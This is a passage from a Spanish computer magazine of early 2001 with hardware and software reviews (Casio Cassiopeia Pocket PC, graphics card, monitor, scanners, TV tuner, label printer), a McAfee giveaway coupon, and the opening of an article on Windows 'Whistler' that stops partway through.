Hace ya algunos meses (octubre, Nº 123), que presentamos los primeros dispositivos Pocket PC gobernados por Windows CE 3.0. Se trataba del iPAQ de Compaq y el HP Jornada 545. Estos equipos cuentan, cada uno a su manera, con los últimos avances y prestaciones que podemos encontrar en los ordenadores actuales de mano. Sin embargo, quedaba una pequeña espinita; la llegada de Casio con su modelo Cassiopeia, puesto que esta marca completaba el triunvirato llamado a gobernar este mercado.

Aunque con algo de retraso sobre los plazos inicialmente previstos, por fin, durante las pasadas navidades pudimos empezar a disfrutar del EM-505S, un PDA que prometía ser toda una revolución. Sin embargo, en un entorno como éste, en el que los sistemas operativos son comunes y lo lógico es que fueran lo más compatibles posible, para permitir relacionar distintos usuarios entre sí, esta frase ha de ser pronunciada con cuidado. Todos los desarrollos han evolucionado de forma paralela y las diferencias entre los distintos modelos parecen reducirse al software que los complementa, la ergonomía y posición de los distintos controles, calidad de acabado y posibilidades de ampliación.

En todos estos puntos, Casio destaca con luz propia sobre su competencia. Y eso que el diseño externo del nuevo modelo guarda infinidad de similitudes con el anterior E-105. Si hablamos del software que encontramos en el paquete del EM-505S, aparte de las aplicaciones disponibles dentro de Windows CE 3.0 (Word, Excel, Explorer, o Media Player en versión Pocket), empezaremos a «palpar» los cambios. Con este artilugio se incluye un CD-ROM exclusivo de aplicaciones para su uso, un soporte que si no brilla precisamente por la cantidad, sí lo hace por su calidad. Quizá el programa que más destaque sea el que nos permite conectar los terminales móviles GSM directamente al PDA; para hacerlo posible, sólo necesitaremos adquirir por nuestra cuenta y vía Internet un cable. Desde esta aplicación será posible gestionar todos nuestros contactos, así como enviar mensajes cortos escribiendo directamente en el Cassiopeia.

Cassiopeia EM-505S	
Precio: 100.800 pesetas (605,82 euros)	
Fabricante: Casio	
Distribuidor: Flamagas. Tfn: 93 29105 05	
Web: www.casio.com	
Valoración	5,1
Precio	2,9
GLOBAL	8



Primeras impresiones

Nada más abrir la caja, experimentamos esa sensación de que nos hallamos ante un producto de alta tecnología japonesa. Aunque resulte algo pedante, esta afirmación es cierta. Se trata de un aparato perfectamente acabado, con una carcasa mitad plástico antideslizante oscuro, mitad plástico duro y plateado. Tal conjunción facilita la ergonomía y, aunque parezca mentira, permite manejar, incluso a los más patosos, el aparato con una sola mano, sea la derecha o la izquierda.

Junto a él, descubrimos que la caja contiene unas baterías de litio que tendremos que ubicar el interior del Cassiopeia, o la pila de *backup*, imprescindible para mantener a salvo nuestros datos en caso de que nos quedemos sin energía en la batería principal. Además, también dispone de un estupendo transformador, para recargar, y una cuna, en la que ubicaremos el dispositivo y que posibilitará su sincronización con el ordenador.

La cuna es, precisamente, el único elemento que no nos ha convencido, ya que desentona con el resto de complementos. En ésta se echa de menos una carcasa de mejor calidad, un buen contrapeso que la fije a la mesa y un mejor sistema de soporte, ya que la conexión de la base no es del todo segura, y tiende a moverse o no conectar el equipo si no lo hundimos bien hasta el fondo. Pero no todo iba a ser negativo. Y es que la base cuenta con una conexión por USB y otra de tipo serie de 9 pines. Además, de fábrica se incluye el cable para USB, aunque también es posible comprar un cable para el puerto serie.

Por último, cuenta una práctica funda de nylon, muy resistente y dura, para proteger nuestro Pocket PC, así como manuales y un CD-ROM, que nos ayudarán a sacar el máximo provecho del Cassiopeia.

Puesta en marcha

Una vez revisada la caja y enchufadas las baterías, procederemos a poner en marcha el aparato. Enseguida descubrimos un pequeño detalle muy de agradecer. Además de conectar el cargador a la cuna, también podremos hacerlo directamente al Cassiopeia. Para lograrlo, nos valdremos de un conector situado en su parte superior izquierda. A partir de aquí, seguiremos el proceso clásico de configuración, calibrando la pantalla táctil, introduciendo los datos de usuarios, e indicando la fecha, hora y lugar en el que nos encontramos.



El conector de la parte inferior permite sincronizar el aparato, al tiempo que conectar un cable a nuestro teléfono GSM.



En el lateral dispone del conector para el cargador, la rueda multifunción, el botón de encendido y el de función de grabadora.

Terminado este proceso, el siguiente paso es movernos por Windows CE para investigar un poco más este sistema operativo. Agrada saber que contamos con nada menos que 32 Mbytes de RAM para poder guardar datos y programas. Esta cantidad, que en principio no es nada despreciable, resultará algo escasa si deseamos llevar con nosotros archivos MP3 o vídeo, tal y como prometen muchas campañas publicitarias en torno al mundo Pocket PC. Asimismo, observamos cómo el aparato se encuentra gobernado por un procesador MIPS VR4122 a 150 MHz, que proporciona una potencia más que suficiente para trabajar con soltura mientras se reproducen, por ejemplo, archivos de música MP3.



Sobre la cuna de conexión, el Cassiopeia se sincroniza con nuestro PC, al tiempo que recarga sus baterías.

Lo que también nos ha gustado ha sido el detalle de no entregar instaladas todas las aplicaciones incluidas en el paquete. Muchos fabricantes ponen a la venta sus equipos repletos de programas. Sí, no dudamos que la primera impresión es la que cuenta, pero después no vale preguntarse por qué la memoria se encuentra tan mermada. Por eso, es de agradecer que no nos lo den todo hecho y que, en caso de que deseemos disfrutar de algún programa en concreto, recurramos al CD-ROM cuando queramos instalarlos.

Como de nada sirve contar con un estupendo PDA si no podemos intercambiar los datos con el PC, no podremos olvidar instalar y configurar la cuna en nuestro PC. Sólo es preciso conectar el cable USB integrado e instalar el software ActiveSync de Microsoft, que se incluye en el paquete y que sirve para sincronizar datos con Outlook 2000, una aplicación que también se adjunta.

Aunque no hace mucho tiempo que apareció la noticia de que Microsoft había tenido problemas con la localización del PDA a través del puerto USB, en el Laboratorio hemos tenido ocasión de probar concienzudamente este aspecto y no estamos del todo de acuerdo. El dispositivo es detectado siempre que esté conectado y se encienda el ordenador o se inicie Windows. El problema surge cuando se extrae y después se vuelve a insertar mientras que el equipo sigue operativo. Para solucionarlo, nosotros desconectábamos y volvíamos a enchufar el cable USB de la parte trasera de la cuna, tras lo cual funcionaba.

Últimos detalles

Para terminar, sólo nos queda comentar algunos detalles. Por ejemplo, el puerto infrarrojos, situado en el lateral inferior izquierda, y que facilita la conexión con móviles equipados con puerto infrarrojos.

Por su parte, las teclas frontales nos permiten el acceso rápido a funciones de contactos, agenda o menú de aplicaciones. Asimismo, se complementa con una conexión superior de auriculares y un altavoz frontal que permiten escuchar música, y el micrófono superior que facilita la grabación de notas de voz gracias al botón de *Grabadora*.

En definitiva, nos encontramos ante una de las apuestas más prometedoras del sector de dispositivos de los Pocket PC. Es loable el esfuerzo realizado por Microsoft y Flamagas, distribuidor de Casio en España, para traducir enteramente manuales y software al español, así como por la inclusión de la aplicación AND PathFinder, destinada a planificar viajes y rutas por carretera, algo que es un punto a favor frente a otros fabricantes. Todo ello sin olvidar que es un desarrollo bastante bien resuelto, de acertado diseño, precio competitivo y opciones más que de sobra para llevar todos nuestros datos personales y de trabajo, citas, contactos y archivos multimedia en 218 gramos.

Eduardo Sánchez Rojo

Cóctel de productos

Leadtek WinFast GeForce2 Ultra

Aunque convence por su calidad y el tratamiento de las imágenes 3D, resulta todavía algo cara para un usuario doméstico.

Esta tarjeta está basada en un chip GeForce2 Ultra, que es el último y más potente motor gráfico que ha lanzado NVIDIA. Observando detenidamente los resultados alcanzados en nuestras pruebas, no nos cabe ninguna duda de que se pueden considerar como excelentes, incluso ligeramente más altos que otros modelos analizados y también basados en un chip Ultra. Uno de sus puntos fuertes es aquel que hace referencia al tratamiento de imágenes 3D a altas resoluciones, consiguiendo hasta 1.600 x 1.200 puntos.



Su precio sigue siendo muy alto aunque no llegue al de otras tarjetas de similares características técnicas. Ya hemos comentado que esta aceleradora está capacitada para ofrecernos unos rendimientos realmente altos, más si tenemos presente que incluye, además del motor gráfico, 64 Mbytes de memoria DDR. Una incorporación muy positiva se basa en el hecho de que, junto a la obligatoria salida VGA para monitores CRT, se ha incluido una de televisión en formato S-Vídeo y otra para paneles digitales.

WinFast GeForce2 Ultra	
Precio: 74.600 pesetas (448,35 euros)	
Fabricante: Leadtek	
Distribuidor: Choose & Buy. Tfn: 91 369 84 00	
Web: www.leadtek.com	
Valoración	5,1
Precio	2,8
GLOBAL	7,9

El apartado del software viene cubierto por los controladores. En ellos se incluye la utilidad WinFox de Leadtek para poder gestionar, entre otras cosas, el rendimiento de la placa, así como hacer *overcloking* vía software. Asimismo, viene acompañada de un programa para la reproducción DVD llamado DVDMagic.

Uno de los aspectos que más nos ha llamado la atención en esta placa es la enorme ventilación del «micro», ya que, además del ventilador en sí, lleva un disipador que ocupa casi toda la tarjeta. Esto puede parecer algo irrelevante, pero no es así, puesto que estos procesadores, debido a su enorme potencia, sufren unos «calentones» importantes, lo cual puede afectar al rendimiento general de la aceleradora.

D.O.G.

Sony SDM M51

Las prestaciones de este aparato vuelven a dejar patente el nivel de calidad al que la firma nipona nos tiene acostumbrados.




Parece claro que las tendencias que anuncian el futuro del consumo de dispositivos de representación de vídeo apuntan hacia el uso masivo de este tipo de pantallas. Su reducido volumen de espacio, su bajo consumo y la representación de imágenes libre de molestos reflejos son sólo algunas de las muchas razones para que cada vez más usuarios se decantan por adquirir uno de estos productos.

El aparato que tratamos, de la firma Sony, armoniza las dimensiones con su pantalla de 15,1 pulgadas (39 cm de diagonal). El tamaño del punto llega a los 0,30 mm de alto por 0,30 mm de ancho. Aunque en otros modelos son ligeramente inferiores, tales medidas son habituales en este tipo de soluciones. Sus representaciones pueden ser vistas desde un ángulo de 140 grados horizontales y 120 verticales. Entre otras características técnicas relevantes, se encuentra la de la resolución máxima, de 1.024 x 768 puntos, que puede alcanzar los 75 Hz de frecuencia de refresco.

Cuenta con dos altavoces que llegan a dar un vatio de potencia por canal, y cabe decir que durante las pruebas demostraron portarse con elegancia.

En la parte derecha del frontal se ubican los siete botones que controlan las funciones del aparato. Su OSD, menú que permite variar los parámetros de representación, es bastante intuitivo, facilitando la navegación por todas las opciones de configuración de la imagen.



SDM M51	
Precio: 195.000 pesetas (1.171 euros)	
Fabricante: Sony. Tfn: 91 536 57 00	
Web: www.sony-cp.com	
Valoración	5,2
Precio	2,8
GLOBAL	8

En cuanto a las pruebas a las que le sometimos en nuestro Laboratorio, cabe destacar los buenos resultados globales que alcanzó en todos los aspectos del examen. El test de geometría lo supera, como era de esperar, con bastante holgura. En el apartado de la convergencia de los colores, no se aprecian desviaciones especialmente significativas y, junto al análisis del brillo y el contraste, es donde mejores rendimientos ha obtenido. Por último, mencionaremos el aspecto de la formación de los colores, que es bastante bueno, pues se dispersan por toda la superficie de la pantalla con gran uniformidad.

R.R.S.

Epson Perfection 1240U Photo

Calidad profesional y alta velocidad en un escáner de última generación que se presenta con un precio asequible a todos los bolsillos.

Perfection 1240U Photo	
Precio: 43.900 pesetas (263,84 euros)	
Fabricante: Epson. Tfn: 902 495 969	
Web: www.epson.es	
Valoración	5,2
Precio	2,9
GLOBAL	8,1

Renovando el diseño y la maquinaria de los escáneres pertenecientes a su gama Perfection, Epson acaba de lanzar los nuevos modelos de la serie 1240U con intención de dar cobertura a todo tipo de usuarios. El equipo que hemos probado, la versión 1240U Photo, está destinado a todos aquellos que quieran obtener los mejores resultados en la digitalización de cualquier tipo de original, incluyendo las diapositivas. Sin embargo, si la inversión monetaria resulta excesiva, también es posible prescindir del adaptador.

La lente de digitalización presente en el brazo mecánico del escáner está compuesta por un sensor CCD de 1.200 puntos de captación reales. Además, el motor que se encarga de realizar los desplazamientos a través de la superficie de trabajo permite duplicar la resolución mediante la tecnología exclusiva Micro Step Drive, hasta alcanzar los 2.400. Esto es posible porque la maquinaría se mueve a intervalos tan pequeños que, en una sola pulgada, es capaz de tomar 2.400 capturas en sentido vertical. Por tanto, haciendo uso de las resoluciones óptica y hardware del aparato, llegaremos a obtener imágenes con una resolución máxima de 1.200 x 2.400 puntos, cifras que resultan idóneas para la captura de transparencias o diapositivas. Además, si no tenemos problemas de espacio en nuestro disco duro, podemos hacer uso de la resolución interpolada con objeto de lograr máximos de 9.800 ppp en ambas direcciones. Eso sí, debemos tener en cuenta que la resolución adicional será generada siguiendo métodos matemáticos, por lo que únicamente será una aproximación de la realidad.

La instalación del dispositivo es tan sencilla como enchufar el cable USB al ordenador y el adaptador de corriente a la red eléctrica. Privado del enchufe DB25, que permite realizar transferencias a través del puerto paralelo, la única opción que admite el 1240U es la comunicación serie con el bus universal. Aunque esto puede resultar ventajoso a la hora de realizar el proceso de instalación, en realidad se convierte en una limitación que prohíbe la utilización del escáner en PCs carentes de puerto USB. La opción *combo*, que facilita la conexión serie o paralelo en el mismo dispositivo, habría sido la más adecuada en este caso.

El manejo de 42 bits de color a nivel interno y externo en el proceso de digitalización de las imágenes proporciona una calidad en los colores realmente sorprendente. La coincidencia de éstos con los que aparecen en la plantilla que utilizamos es prácticamente absoluta. Asimismo, en el tratamiento de grises, se muestra fiel a la realidad cuidando, incluso, la intensidad de los saltos entre los distintos tonos de la escala.

Por último, debemos comentar la presencia de varias aplicaciones como Adobe PhotoShop LE y Photo Deluxe que, junto con la *suite* de asistentes de Epson, no ayudarán a sacarle el máximo partido al escáner.

J.C.H.

Promonor VisionScan

Tras haber intentado hacerse un hueco en el mercado con su conocido DiapoScan, Promonor aparece ahora con un dispositivo mucho más sofisticado.

VisionScan	
Precio: 12.922 pesetas (77,66 euros)	
Fabricante: Promonor. Tfn: 91 637 28 00	
Web: www.promonor.com/visionscan	
Valoración	5
Precio	2,8
GLOBAL	7,8

La posibilidad de digitalizar diapositivas en alta resolución desde un escáner convencional es una opción cada vez más demandada por los consumidores. Sin embargo, para llevarla a cabo es necesario disponer de adaptadores especiales que, por normal general, no se incluyen en los escáneres de consumo. Por este motivo, algunos fabricantes han desarrollado soluciones específicas que se adjuntan, a modo de accesorio adicional, en sus últimos lanzamientos. Para exportar esta funcionalidad a cualquier escáner independientemente de su marca, Promonor acaba de lanzar su adaptador universal de transparencias de iluminación interna.

A diferencia del conocido DiapoScan, que basaba su funcionamiento en la presencia de un espejo encargado de reflejar la luz emitida por el escáner, el sofisticado VisionScan dispone en su interior de un tubo fluorescente que produce la luz necesaria para la digitalización. De este modo, la calidad de las imágenes es superior en aspectos tan importantes como la fidelidad de los colores, los niveles de brillo o su contraste.

La compatibilidad del aparato con cualquier modelo de sobremesa se ha logrado gracias a la inclusión de un transformador de corriente eléctrica, que evita la presencia de un cable de unión entre ambos dispositivos. Así, y gracias al conmutador que aparece en uno de los laterales, podemos activar la luz adicional siempre que lo deseemos. Además, al contrario de lo que ocurre en algunos aparatos que incluyen un adaptador de serie, con VisionScan es posible colocar la luz en cualquier zona de la superficie de digitalización, por lo que no estamos obligados a utilizar una determinada región.

J.C.H.

Microsoft Picture It! Photo Studio


Esta firma pone al alcance de nuestra mano un nuevo producto de estudio fotográfico que nos permitirá realizar todo tipo de retoques a nuestras capturas.

El gran avance que están sufriendo las cámaras fotográficas digitales influye en el lanzamiento de nuevos paquetes software más desarrollados y encargados de facilitarnos la importación de fotografías desde cualquier tipo de fuente, al igual que de crear todo tipo modificaciones y efectos en ellas.

Este paquete, por ejemplo, se encarga de la inserción de nuestras fotografías en diferentes plantillas, ya sean *collages*, invitaciones, marcos, etc. Ésta no es su única función, sino que además podemos realizarlas cualquier retoque adicional con la ayuda de los efectos y paletas que nos propone el programa. A través de unos simples menús que aparecen en la pantalla, iremos seleccionando sus diferentes utilidades de una manera muy sencilla.

Uno de los aspectos que más nos ha llamado la atención del programa es el especial tratamiento que realiza con los problemas más comunes de las fotografías capturadas. Nos referimos al efecto de los ojos rojos y a la falta de brillo e iluminación, entre otros. También debemos reseñar que el paquete ofrece una novedosa interfaz, con la cual podremos acceder directamente a cualquier opción del programa, de manera que nos permite ganar tiempo y velocidad a la hora de realizar los diferentes cambios sobre las fotografías.

Al igual que otros productos, éste también nos brinda la posibilidad de lanzar nuestras capturas, incluso añadiendo sonidos, a cualquier web sin necesidad de que sus visitantes tengan Picture It! instalado en su equipo. Asimismo, posibilita realizar animaciones dentro de un *site*, como por ejemplo un grupo de imágenes tomadas con una cámara digital en el modo de ráfaga.



Picture It!
Photo Studio

Precio: 6.887 pesetas (41,39 euros)	
Fabricante: Microsoft. Tfn: 902 197 198	
Web: www.Microsoft.com/spain	
Valoración	4,4
Precio	3,2
GLOBAL	7,6



Por último, es preciso mencionar que el paquete que comercializa Microsoft cuenta con dos CD-ROMs. El primero, de diseño fotográfico, incorpora lo que es el programa en sí, con todas las plantillas. El segundo, de creación fotográfica, incluye una amplia galería de imágenes, sonidos y secuencias que podremos utilizar en nuestras creaciones para que el resultado final sea lo mejor posible.

D.O.G.

Regalamos 50 McAfee Utilities

Pon tu PC a punto con las mejores utilidades

¿Tienes problemas con tu PC? ¿Va lento? ¿Sospechas de algún virus? Pues instálate las McAfee Utilities y afina tu sistema. Las populares «utilidades» de Network Associates en su última versión están repletas de nuevas funciones para reparar discos duros, mejorar el rendimiento del PC, recuperar ficheros perdidos, evitar bloqueos del ordenador, proteger datos, acelerar aplicaciones... También incluye detección de virus y vídeos ilustrativos que te ayudarán a tener tu ordenador en orden.

PC ACTUAL / Febrero 2001

Cómo ganar la aplicación McAfee Utilities

Te recordamos que también puedes participar por Internet. Para ello debes entrar en nuestra web (www.pc-actual.com) poner el código de esta promoción y rellenar el formulario.

Código de acceso en Internet: U306

Para optar a una de las 50 Mc Affee Utilities que sorteamos este mes tan sólo tienes que contestar correctamente el formulario adjunto que nos servirá además para preparar un informe de portada sobre antivirus y enviarlo a PC ACTUAL, c/ San Sotero 8, 4º. 28037 Madrid. No olvides poner en el sobre como referencia McAfee Utilities. El plazo de admisión de cupones está abierto hasta el 10 de marzo de 2001, fecha en la que se realizará el sorteo. El nombre de los agraciados se publicará en el número de abril y en la web de la revista. También puedes participar por Internet. Para ello debes entrar en nuestra web (www.pc-actual.com), poner el código de esta promoción (U306) y rellenar el formulario adjunto.

Nombre ....

Apellidos ....

Dirección..Población ....

Código postal ....Teléfono...Fax ....

E-mail ....Edad..

Profesión/estudios..

¿Qué antivirus utilizas?:..

¿Has sufrido ataque de algún virus?.......................................¿Cuál?..

¿Qué daños sufriste?..

(*) Este cupón te da derecho a recibir información sobre novedades y ofertas de informática personal. En caso de no estar interesado en esta información, por favor, marca con una X en el recuadro. ❑

Leadtek SmartTV JR

Permite visualizar la televisión en la pantalla del ordenador sin que sea necesario mantenerlo encendido.

SmartTV JR	
Precio: 12.900 pesetas (77,53 euros)	
Fabricante: Leadtek	
Distribuidor: Choose and buy. Tfn: 91 369 84 00	
Web: www.leadtek.com.tw	
Valoración	4,9
Precio	3,1
GLOBAL	8

El lanzamiento de periféricos externos de sintonización UHF para el PC en el mercado es cada vez mayor. Buena muestra de ello es el producto que nos presenta Leadtek, capaz de recoger las señales de TV desde la antena para mostrarlas en la pantalla del ordenador. Al contrario de lo que ocurre con las tarjetas internas destinadas a este mismo fin, SmartTV es capaz de trabajar de forma autónoma, sin necesidad del PC, por lo que resulta una opción tremendamente versátil.

La conexión del dispositivo se realiza por medio de dos cables especiales que unen, a modo de puente, la CPU con la pantalla CRT. Cuando visualizamos una cadena de televisión, la señal VGA muere en el interior del SmartTV, por lo que no se producen interferencias entre ambas emisiones. Para cambiar de una a otra, basta con accionar el pulsador que aparece en la parte superior del aparato o pulsar el botón de encendido del mando a distancia. En menos de un segundo, la señal en el monitor pasará de mostrar el escritorio de Windows a visualizar nuestras series favoritas.



Al no estar integrado en el sistema, el sintonizador no requiere instalación software, siendo la conexión de los cables la única tarea necesaria para poder comenzar a utilizar el aparato. Esta característica, que facilita al máximo la puesta en marcha del equipo, se convierte en un serio problema a la hora de efectuar cualquier tipo de capturas. La grabación de imágenes o secuencias en nuestro disco duro es una práctica irrealizable debido a la ausencia de un canal de comunicación con el PC.

A pesar de permitir el funcionamiento de forma autónoma, la alimentación de la circuitería se realiza a través del puerto PS/2 del ordenador. Por tanto, si queremos ver la televisión y no disponemos de este enchufe, tendremos que emplear un adaptador universal de cinco voltios que, por desgracia, no está incluido. Otro aspecto relacionado con la portabilidad del equipo es la inclusión de un altavoz en el interior de la carcasa. Aunque únicamente proporciona una potencia de 0,5 vatios en modo monoaural, resulta suficiente para reproducir el sonido del televisor. Opcionalmente, podemos conectar un *jack* de 3,5 milímetros a la parte posterior para redirigir el audio a otros bafles más potentes. Con el ordenador cerca, esta salida se puede conectar a la tarjeta de sonido con objeto de aprovechar los propios altavoces del sistema.

J.C.H

Seiko Smart Label Printer 240

La nueva versión de la impresora de etiquetas de Seiko se diferencia de anteriores modelos por su mayor velocidad. Tan Sólo necesita tres segundos por copia.

Smart Label Printer 240	
Precio: 47.994 pesetas (288,44 euros)	
Fabricante: Seiko Instruments	
Distribuidor: Misco Iberia. Tfn: 91 843 50 00	
Web: www.seikosmart.com	
Valoración	5
Precio	2,8
GLOBAL	7,8

Para aquellos usuarios que deseen una mayor rapidez a la hora de imprimir etiquetas, Seiko presenta un nuevo modelo mejorado de impresora que les permitirá ganar tiempo respecto a desarrollos anteriores como la SLP 200 y la SLP 100.

Su reducido tamaño (16,8 cm de alto x 11,4 cm de ancho x 19 cm de largo) nos facilita su ubicación en cualquier parte, de manera que estará disponible para utilizarla de forma individual o como otro recurso más de la red local.

En lo que respecta a su instalación, es realmente sencilla, sobre todo porque viene acompañada de conexiones tipo USB y serie, que hacen posible que el ordenador la detecte automáticamente nada más iniciar el proceso de instalación del software que la acompaña.

El modelo 240 admite la introducción de 12 tamaños diferentes de papel, aunque en el paquete que regala Seiko sólo encontramos los de 54 mm.



Gracias a una aplicación específica (incluida en el precio final del producto), podremos realizar cualquier modelo de etiqueta, con la posibilidad de insertar en ellas todo tipo de gráficos, fotografías, textos o códigos de barras (Code 39, UPC-A, UPC-E, EAN 13, I 2/5, Code 128 y Codabar).

Otras características destacables son la sencillez del proceso de agregar números de serie empleando la nueva función de conteo, así como la posibilidad de recuperar inmediatamente las etiquetas más utilizadas gracias a la biblioteca, que las mantiene enumeradas y clasificadas según su categoría.

Lo más destacable de la Smart Label Printer 240 es la velocidad de impresión, aproximadamente tres segundos por copia, lo cual supone una mejora considerable con respecto a sus predecesoras (hasta dos segundos más lentas), pero no hay que olvidar que la velocidad se paga, y en este caso el «pero» supone 10.000 pesetas más.

D.G.O.

Windows 2001

Desvelamos todos los secretos de Whistler

A principios de noviembre fue liberada tras muchos retrasos la *beta* 1 de Windows 2001, nombre clave Whistler. Tras varios meses trabajando con ella, aprovechamos este artículo para despejar todas las dudas sobre el proyecto y aclarar el camino que está siguiendo.

a estrategia de Microsoft para la línea de consumo de sistemas operativos ha sufrido muchas variaciones y giros desde que Windows 98 fue anunciado. Originariamente, Windows 98 iba a ser el último producto basado en MS-DOS, sin embargo, los de Gates extendieron la vida a esta línea de sistemas operativos con dos nuevos productos: Windows 98 SE y Windows Me.

Las dos últimas versiones de Windows 9x han sido vistas como actualizaciones menores, diseñadas para soportar los cambios introducidos en la informática de consumo entre el lanzamiento de Windows 98 y el esperado Whistler. En los dos últimos años, la multimedia digital como la música MP3 y la edición de vídeo digital han ganado muchísimo en popularidad. Al mismo tiempo, las tecnologías relacionadas con el *networking* como las redes caseras y el acceso a Internet de banda ancha han experimentado grandes avances.

Windows Me fue diseñado para aprovechar estas mejoras. Un mes después del lanzamiento de Windows 2000, Microsoft consideró la transición de la empresa hacia el mundo de Internet y el comercio electrónico con la creación de la plataforma .NET. De los 3.800 millones de dólares que Microsoft ha destinado a esta plataforma, una gran parte irá destinada a la vertiente cliente, en la que Whistler y su sucesor BlackComb son claros protagonistas.

■ Otro inquilino en casa

Con la finalización de Windows Me a mediados de junio del pasado año, Microsoft anunció el comienzo del programa técnico de *beta* de Windows .NET, nombre código Whistler, cuya primera copia vio la luz a primeros de noviembre del pasado año. Antes de este anuncio muchos habían sido ya los rumores que apuntaban características y detalles de esta plataforma, como la posibilidad del uso de pieles (*skins*) basadas en XML y XSL para la totalidad del entorno gráfico, capaces de sobrepasar todas las posibilidades actuales de personalización de Windows.

Para ello, meses antes habían reclamado en varias webs de Internet programadores de pieles de Winamp. «*Whistler será lo que Windows debía haber sido hace años. Con Windows .NET, las tecnologías .NET estarán infudidas dentro de Windows*», anunciaban los jefes de producto del equipo de programación.

El *Start Panel* se divide en dos columnas, una que da acceso a los programas más utilizados y otra a funciones típicas del

Una de las mayores novedades que incorporará a nivel de diseño será la presentación de una Personal Edition, destinada a sustituir a Windows Me, junto con los actuales componentes de la familia, todos en versiones de 32 y 64 bits (excepto la edición personal que contará sólo con una versión de 32 bits).

Sin embargo, no todo son buenas noticias para los usuarios, ya que la política oficial de Microsoft, en la que sólo se da soporte al mismo tiempo a dos generaciones del mismo sistema operativo, descatalogaría a Windows 95 y NT 4.0 en la segunda mitad del año si Whistler es considerado como sistema operativo sucesor tanto de Windows 2000 como de Windows 9x.

■ Historia oficial y oficiosa

Las primeras noticias de Whistler datan de julio de 1999, donde se empieza a hablar del sucesor de Windows 2000, en aquellos momentos en fase *beta* 2. Neptune (o Windows NT 5.1) iba a ser una actualización basada en el núcleo NT y destinada a captar los usuarios domésticos de Windows 9x. En aquel momento, lo más impactante fue el anuncio de que Neptune incluiría el servicio Wintone, del que meses antes había hablado el todavía presidente de Microsoft Bill Gates.

Wintone era el nombre clave de las características *self-healing* (auto-reparación) y *self-update* (actualización automática), algunas de las cuales fueron finalmente incluidas en Windows Me. El resto de características, de acuerdo con documentos internos de los de Redmond, se resumían en el slogan «*it just works*» («*simplemente funciona*»), refiriéndose una una serie de tecnologías que permitirían a Neptune configurar automáticamente todos los ajustes de red de un PC y conectarse a dispositivos compatibles Universal Plug & Play.

Otras directrices para Neptune eran el rediseño total de la interfaz de usuario, más sencilla de utilizar y similar a la de una página web, y la eliminación de los crípticos errores de versiones anteriores de Windows al tiempo que debía mejorar el soporte para aplicaciones y hardware tanto existentes como futuros. Saltamos a diciembre de 1999, con el código de Windows 2000 finalizado y las informaciones contradictorias sobre el desarrollo de Windows Me. En aquellos momentos, Microsoft comenzaba a reclutar los primeros *betatesters* para Neptune.

Neptune se basaría en el robusto código de Windows 2000, añadiendo, según Mike Coleman, jefe de producto de las divisiones Business y Enterprise, «*mejoras en aréas específicas para usuarios domésticos, sien-*

El proceso de instalación ha sido remodelado, simplificando las opciones y pasando a ser más parecido al de Windows Me. Adicionalmente incluye

do más fiable e incorporando algunas de las características de backup y protección contra fallos de Windows Me como PCHealth o AutoUpdate». Para los usuarios de Windows 2000, la actualización empresarial iba a ser Odyssey (también llamada Windows NT 5.5), cuyos primeros objetivos, también según Mike Coleman, serían «*facilitar su distribución, poniendo mayor atención a las necesidades de los usuarios móviles y mejorando la integración con Internet*». Finalmente, el 27 de diciembre

Se rumorea que se presentará una versión «Lite» de Whistler dirigida a efectuar tareas específicas en dispositivos como terminales con acceso a Internet o *set top boxes*

Microsoft distribuía a un grupo selecto de desarrolladores la primera compilación pública de Neptune, concretamente la 5.00.5111 NTC.

Whistler a escena

Pero a finales de enero de 2000, concretamente el 25, el desarrollo de Neptune y Odyssey da un giro de 180 grados. Tras los crecientes rumores de abandono del proyecto, las quejas de los *betatesters* que no habían recibido ningún tipo de versión ni información alguna, Microsoft, de manos de Craig Beilinson, responsable de los jefes de producto de Windows 2000, anunciaba la combinación de esfuerzos de desarrollo de ambas líneas de producción en un nuevo proyecto, nombre clave Whistler, y del que se haría cargo Jim Alchin, conocido por finalizar con más que éxito el faraónico proyecto de Windows 2000 y que se hacía de esta manera con el control de las divisiones Consumer, Corporate y CE de Windows.

Este anuncio, que en un principio no iba a representar un retraso en la idea de unificación de sistemas en torno al núcleo NT, se convirtió en un grave problema para los de Redmond, ya que retrasar por enésima vez la unificación de ambos sistemas ponía en duda la capacidad de Microsoft para llevar a buen puerto proyectos tan importantes como la plataforma .NET y, peor aún, los usuarios de Windows Me verían su sistema sobrepasado por las nuevas tecnologías y sin sustituto en el mercado.

Internamente, Microsoft reorganizó la mayoría de los activos de la empresa destinando a Whistler el equipo de programación de la línea 9x de Windows, encargada ahora de trasladar al núcleo NT las funciones y aplicaciones típicas de un sistema operativo lúdico y de la programación de la versión Personal, centrando en las versiones servidoras al anterior equipo de programación de Windows 2000. El programa técnico de *beta* de Whistler comienza el 30 de junio de 2000, englobando tanto los *betatesters* de Neptune como los de Windows 2000 y Me.


El más buscado en la Red

La primera compilación que Microsoft presentó al público fue la 2250 en el PDC del 13 de julio en Chicago. Sin duda, fue la versión *alpha* más importante, dando un paso adelante respecto a otras anteriores en términos de estabilidad y sobre todo en la interfaz de usuario, en la que ya se encontraban implementadas parcialmente el *Start Panel*, la *Start Page* y los *Visual Styles*.

